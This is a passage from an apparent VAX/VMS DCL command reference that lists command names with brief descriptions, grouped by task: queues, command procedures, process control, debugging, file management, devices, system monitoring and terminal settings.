DELETE/QUEUE	Deletes a queue and all its jobs.
INITIALIZE/QUEUE	Creates and initializes a queue.
PRINT	Places a job in a print queue.
SET QUEUE	Changes the current status or attributes of a queue.
SET QUEUE/ENTRY	Changes the attributes of a job.
SHOW PRINTER	Displays default characteristics defined for a printer.
SHOW QUEUE	Displays the attributes of the jobs in a queue.
START/QUEUE	Starts or restarts a queue.
STOP/QUEUE	Stops a queue.
SUBMIT	Places a job in a batch queue.
SYNCHRONIZE	Suspends processing until a specified job completes.

---

2. Performing operations specific to command procedures.

DECK	Marks the beginning of a special input stream.
DELETE/SYMBOL	Deletes one or more names from a symbol table.
EOD	Marks the end of a special input stream.
EXIT	Terminates a command procedure.

GOTO	Transfers control to a label in a command procedure.
IF	Executes a command only if an expression is true.
INQUIRE	Requests input and assigns the result to a symbol.
ON	Specifies an action to perform when a condition occurs.
SET CONTROL	Controls the use of the CTRL/T and CTRL/Y keys.
SET ON	Sets error checking on or off.
SET RESTART_VALUE	Sets the value of a batch job restart symbol.
SET VERIFY	Displays command input as it is read.
SHOW SYMBOL	Displays the value of a symbol.
WAIT	Suspends processing for a specified period of time.
OPEN	Makes a file available for reading or writing.
CLOSE	Terminates processing of a file.
READ	Reads and optionally deletes a record from an open file.
WRITE	Writes a record to an open file.

---

3. Communicating with other people using the system.

MAIL	Sends/reads messages to/from other users.
PHONE	Permits users to communicate by typing messages to one another's terminal screens.
REPLY	Displays a message on one or more terminal screens.
REQUEST	Displays a message on the operator's console.
SHOW USERS	Lists the interactive users on the system.

---

4. Create and switch control between user processes.

LOGOUT	Terminates an interactive terminal session.
SET PASSWORD	Changes your password.
ANALYZE/PROCESS	Analyzes a process dump.
ATTACH	Switches your terminal between SPAWNed processes.
CONNECT	Connects a physical terminal to a virtual terminal.
DISCONNECT	Disconnects a physical terminal from a virtual terminal.
PRINT	Creates a print job.
RUN/PROCESS	Creates a detached process or subprocess.
SET HOST	Connects your terminal to another system via DECnet.
SHOW NETWORK	Displays the nodes you can reach from your system.
SPAWN	Creates a subprocess with a similar environment.
SUBMIT	Creates a batch job.

---

5. Creating and debugging images.

ANALYZE/IMAGE	Analyzes an image file.
ANALYZE/OBJECT	Analyzes an object module.
DEBUG	Invokes the symbolic debugger after a CTRL/Y.

DEPOSIT	Changes the contents of memory.
DIFFERENCES	Displays differences in content between two files.
DUMP	Displays the uninterpreted contents of a file.
EDIT	Creates (optionally) and edits a file.
EXAMINE	Displays the contents of memory.
LIBRARY	Creates or modifies various kinds of libraries.
LINK	Creates images from object modules.
MACRO	Creates object modules from macro source programs.
MESSAGE	Creates object modules from message source programs.
PATCH	Patches an image.
RUN	Runs an executable image.
SET COMMAND	Updates the commands available to the process.

---

6. Running executable images.

CANCEL	Cancels a scheduled wakeup request.
CONTINUE	Resumes execution of an interrupted command.
DEBUG	Invokes the VAX/VMS debugger after a CTRL/Y.
DEPOSIT	Changes the contents of memory.
EXAMINE	Displays the contents of memory.
EXIT	Terminates execution of an image or command procedure.
RUN	Runs an image.
SET COMMAND	Updates the commands available to the process.
STOP	Abruptly terminates execution of an image, process, or command procedure.

---

7. Saving and cataloging information on storage devices.

APPEND	Appends one file to another.
COPY	Creates a copy of an existing file or files.
CREATE	Creates a new file.
DELETE	Deletes a file or files.
DIFFERENCES	Displays differences in content between two files.
DIRECTORY	Displays the names of the files in a directory.
EDIT	Creates (optionally) and edits a file.
MERGE	Merges sorted files.
PRINT	Prints the contents of a file.
PURGE	Deletes old versions of a file or files.
RENAME	Recatalogs an existing file.
SEARCH	Locates a character string within a file or files.
SORT	Sorts the data in a file.
TYPE	Displays the contents of a file.
SET DEFAULT	Changes the default device and directory.
SHOW DEFAULT	Displays the default device and directory.
ANALYZE/RMS_FILE	Analyzes the internal structure of a file.

CONVERT	Changes the attributes of a file.
CONVERT/RECLAIM	Reclaims unused space in an indexed file.
CREATE/DIRECTORY	Creates a new directory or subdirectory.
CREATE/FDL	Creates a new file with tailored attributes.
DUMP	Displays the uninterpreted contents of a file.
EDIT/FDL	Creates a file definition file.
EDIT/SUM	Updates a file with multiple files of edit commands.
EXCHANGE	Reformats files formatted by other operating systems.
LIBRARY	Creates or modifies various kinds of libraries.
RUNOFF	Formats one or more documents (text files).
SET DIRECTORY	Changes the characteristics of a directory.
SET FILE	Changes the characteristics of a file.
SET PROTECTION	Changes the protection of a file.
SET PROTECT/DEF	Changes the default protection given to files.
SET RMS_DEFAULT	Changes the default block and buffer count values.
SHOW PROTECTION	Displays the default protection.
SHOW QUOTA	Displays your quota of space on a disk volume.
SHOW RMS_DEFAULT	Displays the default block and buffer count values.
UNLOCK	Closes a file accidentally left open.

---

8. Using higher-level names in place of device and file names.

ASSIGN	Equates a logical name to an equivalence string.
CREATE/NAME_TABLE	Creates a logical name table.
DEASSIGN	Deletes a logical name.
DEFINE	Equates a logical name to an equivalence string.
SHOW LOGICAL	Displays logical names and their equivalencies.
SHOW TRANSLATION	Displays a logical name and its first equivalence.

---

9. Using physical devices.

ALLOCATE	Allocates a device for your exclusive use.
DEALLOCATE	Releases an allocated device for general use.
DISMOUNT	Makes a storage device unavailable for processing.
INITIALIZE	Formats a storage device.
MOUNT	Makes a storage device available for processing.
ANALYZE/DISK	Checks the readability and validity of disks.
ANALYZE/ERROR_LOG	Displays the contents of the system error log.
ANALYZE/MEDIA	Analyzes the format of a storage device.
BACKUP	Saves or restores files from storage devices.
SET CARD_READER	Sets the translation mode for a card reader.
SET DEVICE	Sets device characteristics.
SET MAGTAPE	Sets magnetic tape device characteristics.
SET PRINTER	Sets line printer characteristics.
SET PROTECT/DEV	Sets protection on a non-files device.

SET VOLUME	Sets mounted volume characteristics.
SHOW DEVICES	Displays the status of devices.
SHOW ERROR	Displays device error counts.
SHOW MAGTAPE	Displays magnetic tape characteristics.
SHOW PRINTER	Displays line printer characteristics.

---

10. Monitoring, maintaining, tuning, and trouble-shooting the system.

ACCOUNTING	Collects, records, and reports accounting information.
ANALYZE/CRASH	Analyzes a system dump.
ANALYZE/DISK	Checks the readability and validity of disks.
ANALYZE/ERROR_LOG	Displays the contents of the system error log.
ANALYZE/MEDIA	Analyzes the format of a storage device.
ANALYZE/RMS_FILE	Analyzes the internal structure of a file.
ANALYZE/SYSTEM	Analyzes the running system.
BACKUP	Saves or restores files from storage devices.
MONITOR	Displays performance information on the running system.
REPLY	Displays a message on one or more terminal screens.
REQUEST	Displays a message on the operator's console.
SET ACCOUNTING	Initializes the accounting log file.
SET AUDIT	Enables auditing of security events.
SET COMMAND	Updates the commands available to the system.
SET DAY	Changes the day type.
SET LOGINS	Sets a limit on the number of interactive users.
SET TIME	Resets the system clock.
SHOW ERROR	Displays processor, memory, and device error counts.
SHOW MEMORY	Displays usage information on memory.
SHOW SYSTEM	Lists the processes on the running system.
SHOW USER	Lists the interactive users on the running system.

---

11. Manipulating your terminal-specific interactive environment

CONNECT	Connects a physical terminal to a virtual terminal.
DEFINE/KEY	Equates terminal function keys to command lines.
DELETE/KEY	Deletes a terminal function key definition.
DISCONNECT	Disconnects a physical terminal from a virtual terminal.
RECALL	Recalls previously entered interactive commands.
SET CONTROL	Controls the use of the CTRL/T and CTRL/Y keys.
SET HOST	Connects your terminal to another system via DECnet.
SET PROMPT	Sets the interactive command prompt.
SET TERMINAL	Sets terminal characteristics.
SHOW KEY	Displays one or more function key definitions.
SHOW TERMINAL	Displays terminal characteristics.

---

12. Examining and controlling the user environment.

SET COMMAND	Updates the commands available to the process.
SET CONTROL	Controls the use of the CTRL/T and CTRL/Y keys.
SET DEFAULT	Changes the default device and directory.
SET HOST	Connects your terminal to another system via DECnet.
SET MESSAGE	Overrides or supplements system messages.
SET PASSWORD	Changes your password.
SET PROCESS	Changes your process characteristics.
SET PROMPT	Sets the interactive command prompt.
SET PROTECT/DEF	Changes the default protection given to files.
SET RMS_DEFAULT	Changes the default block and buffer count values.
SET UIC	Changes the UIC of your process.
SET WORKING_SET	Changes your working set limit or quota.
SHOW DEFAULT	Displays the default device and directory.
SHOW KEY	Displays one or more function key definitions.
SHOW LOGICAL	Displays logical names and their equivalencies.
SHOW PROCESS	Displays your process characteristics.
SHOW PROTECTION	Displays the default protection.
SHOW QUOTA	Displays your quota of space on a disk volume.
SHOW RMS_DEFAULT	Displays the default block and buffer count values.
SHOW STATUS	Displays brief process characteristics.
SHOW SYMBOL	Displays the value of a symbol.
SHOW TERMINAL	Displays terminal characteristics.
SHOW TIME	Displays the current date and time.
SHOW TRANSLATION	Displays a logical name and its first equivalence.
SHOW WORKING_SET	Displays your working set limit and quota.
